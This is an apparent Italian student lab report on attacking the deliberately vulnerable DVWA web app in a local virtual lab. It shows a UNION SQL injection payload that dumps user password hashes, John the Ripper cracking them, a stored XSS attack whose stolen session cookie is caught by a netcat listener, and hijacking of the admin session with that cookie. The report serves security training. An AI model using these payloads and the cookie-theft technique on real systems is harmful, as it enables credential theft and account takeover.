

Simulazione 09/06

Nella simulazione di oggi andremo a simulare sulla nostra web app DVWA con gli attacchi:

SQL Injection (blind)

XSS stored (persistente)

SQL Injection (Blind)

Dentro a DVWA siamo andati nella categoria SQL Injection (blind),dove con la nostra query nell'immagine abbiamo ottenuto gli hash degli utenti.

A differenza di un SQL Injection tradizionale ,la variante blind non invia messaggi di errore e di conseguenza non mostra la presenza di vulnerabilità.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


```
(kali@kali)-[~/Desktop]
$ john --format=Raw-MD5 ashed.txt --show
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```

Successivamente da terminale grazie a JTR abbiamo ottenuto le password dei nostri utenti dopo averle trascritte nel file che vediamo dentro all'immagine.

XSS Stored

Per quanto riguarda XSS Stored abbiamo inserito la query che vediamo nell'immagine modificando la quantità massima di caratteri, prima impostata su 50 e abbiamo inserito un max lenght 200.



```
<input name="txtName" type="text" size="30" maxlength="200">
```

Name *

Message *

da terminale abbiamo avviato netcat e messo in ascolto sulla porta 80 ottenendo il nostro PHPSESSID, dentro DVWA abbiamo impostato una security low.

```
(kali@kali)-[~]
$ sudo nc -lvp 80
[sudo] password for kali:
listening on [any] 80 ...
192.168.32.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.100] 55022
GET /abc.php?output=security=low;%20PHPSESSID=81094584e2dad894a45373ce363896e5 HTTP/
Host: 192.168.32.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.32.105/
```

Successivamente abbiamo scaricato l'estensione di Firefox ,Cookie Manager impostando una security low e il cookie dello sniff di netcat precedentemente ottenuto.

Cookie prima della modifica

Cookie Editor

Show Advanced

Search

PHPSESSID

Name

PHPSESSID

Value

450de201b47dbdaf3f249450c09e9807

Show Advanced

security

Name

security

Value

high

Show Advanced

+

Cookie post modifica

Cookie Editor ☐ Show Advanced

^ PHPSESSID

Name

PHPSESSID

Value

81094584e2dad894a45373ce363896e5

Show Advanced

^ security

Name

security

Value

low

Show Advanced

+

Grazie al cookie ottenuto riusciamo ad entrare dentro DVWA senza che ci richieda login rubando di fatto la sessione.

kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox

Damn Vulnerable Web App

192.168.32.105/dvwa/index.php

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing **XAMPP** onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person's who uploaded and installed it.

General Instructions

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

CTRL (DESTRA)